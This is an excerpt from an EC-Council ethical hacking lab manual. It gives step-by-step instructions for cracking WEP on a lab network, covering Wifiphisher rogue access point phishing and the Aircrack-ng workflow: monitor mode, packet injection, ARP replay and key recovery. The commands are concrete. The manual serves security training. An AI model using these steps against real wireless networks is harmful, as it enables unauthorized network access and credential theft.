Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Click on the rogue access point **CEH-LABS** (the one that is unsecured). Note that your device initializes a connection with the access point and starts obtaining the IP address.




Figure 3.2.14: Connecting to the rogue access point

30. After your device has connected to the **CEH-LABS** access point, you will notice that there is no Internet.

Note: Connecting to the rogue access point may take some time.




Figure 3.2.15: Connection established with no internet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Now, switch back to the **Wifiphisher** window running in the **Parrot Security** virtual machine. You can see the connected device under the **Connected Victims** section, as shown in the screenshot.



Figure 3.2.16: The connected victim

32. Switch back to your connected **Android** device. Slide down from the top of the device and tap the **Connect to Wi-Fi** option, as shown in the screenshot.

Note: If you are immediately redirected to the **Enter the password for "CEH-LABS"** page, proceed directly to **Step 33**.



Figure 3.2.17: Connect to Wi-Fi

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Crack WEP Pre-shared Key

33. The **Enter the password for "CEH-LABS"** screen appears. Under **Enter Password**, type the pre-shared key in the **Password** field and click **Join**.

Note: In this example, the pre-shared WEP key is **1234567890**.



Figure 3.2.18: Enter the pre-shared WEP key

34. Now, switch back to the Wifiphisher window and note the captured WEP key, as shown in the screenshot.




Figure 3.2.19: Captured WEP Key

35. After obtaining the key, press **Esc** in the **Wifiphisher** application window to quit.
36. This concludes the demonstration of how to crack a WEP network using Wifiphisher.
37. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Crack a WEP Network using Aircrack-ng

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.

Note: Before starting this lab, unhide the hidden SSID of the target access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Figure 3.3.1: New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.3.2: MATE Terminal icon

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible

8. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.3.3: Running the programs as a root user

TASK 3.1

Put the Wireless Interface into Monitor Mode

9. In the **Parrot Terminal** window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble**." To put the interface in monitor mode, these processes must be killed.

Note: The processes might differ in your lab environment.




Figure 3.3.4: Found 2 processes that could cause trouble error

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




Figure 3.3.5: Issuing command to kill interfering processes

12. Now, run the command **airmon-ng start wlan0** again to put the wireless adapter into monitor or promiscuous mode.
13. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.



Figure 3.3.6: Setting up the wireless interface in monitor mode

14. Type **airodump-ng wlan0mon** and press **Enter**. This command requests airodump-ng to display a list of detected access points and connected clients ("stations").



Figure 3.3.7: Launching airodump-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.3.8: airodump-ng searching for available access points

Note: In this lab, we will crack **CEH-LABS**.

Note: In this example, the connected client **STATION** is **20:A6:0C:30:23:D3**. This might differ in your lab environment.

Note: airodump-ng hops from channel to channel and shows all the access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

15. If you wish to can search only for available WEP networks, run the **airodump-ng wlan0mon --encrypt wep** command.
16. The result appears, displaying only the networks with WEP enabled, as shown in the screenshot.




Figure 3.3.9: airodump-ng searching for WEP access points

17. Before proceeding, you must check if an injection attack can be performed on the target access point.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.
19. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

21. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 3.2

Test for Wireless Device Packet Injection

22. In the terminal window, type **aireplay-ng -9 -e CEH-LABS -a B4:75:0E:89:00:60 wlan0mon** and press **Enter**.

Note: In this command, **-9**: tests injection and quality; **-e**: specifies the target IP access point SSID (in this case, **CEH-LABS**); **-a**: specifies the MAC address of the target access point (in this case, **B4:75:0E:89:00:60**); and **wlan0mon**: is the wireless interface.

23. The result appears, showing that **Injection is working!**, as shown in the screenshot.

Note: If you receive any errors, rerun the command multiple times until it executes successfully.




Figure 3.3.10: aireplay-ng checking if an injection attack is possible

TASK 3.3

Capture IV Packets from the Target Access Point

24. Now, you must instruct airodump-ng to begin capturing the Initialization Vector (IV) from the access point. To do so, in the terminal window, type **airodump-ng --bssid B4:75:0E:89:00:60 -c 1 -w WEPcrack wlan0mon** and press **Enter**. Leave airodump-ng running.

Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, **B4:75:0E:89:00:60**); **-c**: is the channel on which the target access-point is running (in this case, **CEH-LABS** is running on channel number **1**); **-w**: is the name of the dump file prefix that contains the IVs (in this case, **WEPcrack**); and **wlan0mon**: is wireless interface

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 3.3.11: Instruct airodump-ng to capture packets

25. Airodump-ng will capture the IVs generated from the target access point, as shown in the screenshot.




Figure 3.3.12: airodump-ng capturing packets

26. Open another terminal by clicking the **MATE Terminal** icon ( ) from the top of **Desktop**.
27. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
28. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

29. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 3.4

Generate ARP Traffic

30. In this new terminal window, type **aireplay-ng -3 -b B4:75:0E:89:00:60 -h 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**. This command will generate ARP traffic in the network. The reason for choosing ARP request packets is because the access points will usually rebroadcast them, and this will generate new IVs.

Note: Reissue this command until it runs successfully.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.3.13: aireplay-ng generating traffic

31. Wait until the number of send ARP packets reaches the range of 15,000–20,000, and then press **Ctrl+C** to stop generating ARP traffic in the network.

32. Switch back to the terminal window where airodump-ng is running. Wait until the number of captured packets reaches the range of 15,000–20,000. Press **Ctrl+C** to stop the capture.




Figure 3.3.14: Stop capturing packets in airodump-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Obtain WEP Key

33. Now, launch aircrack-ng to recover the WEP key from the capture file. Type **aircrack-ng WEPcrack-01.cap** and press **Enter**.
34. Aircrack-ng will crack the WEP key of the **CEH-LABS**, as shown in the screenshot.




Figure 3.3.15: aircrack-ng recovering the WEP key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.6

Connect to the Target Wi-Fi Network

35. Now, we will connect to the **CEH-LABS** access point using the cracked WEP key. To do so, click the **Ethernet network connection** icon ( ) from the top-right corner of **Desktop**.
36. From the drop-down options under the **Wi-Fi Networks** section, click **CEH-LABS** from the available access points.




Figure 3.3.16: Connecting to the CEH-LABS access point

37. A **Wi-Fi Network Authentication Required** pop-up appears; type the cracked key and click the **Connect** button.

Note: In this example, the key that we have cracked is **1234567890**.

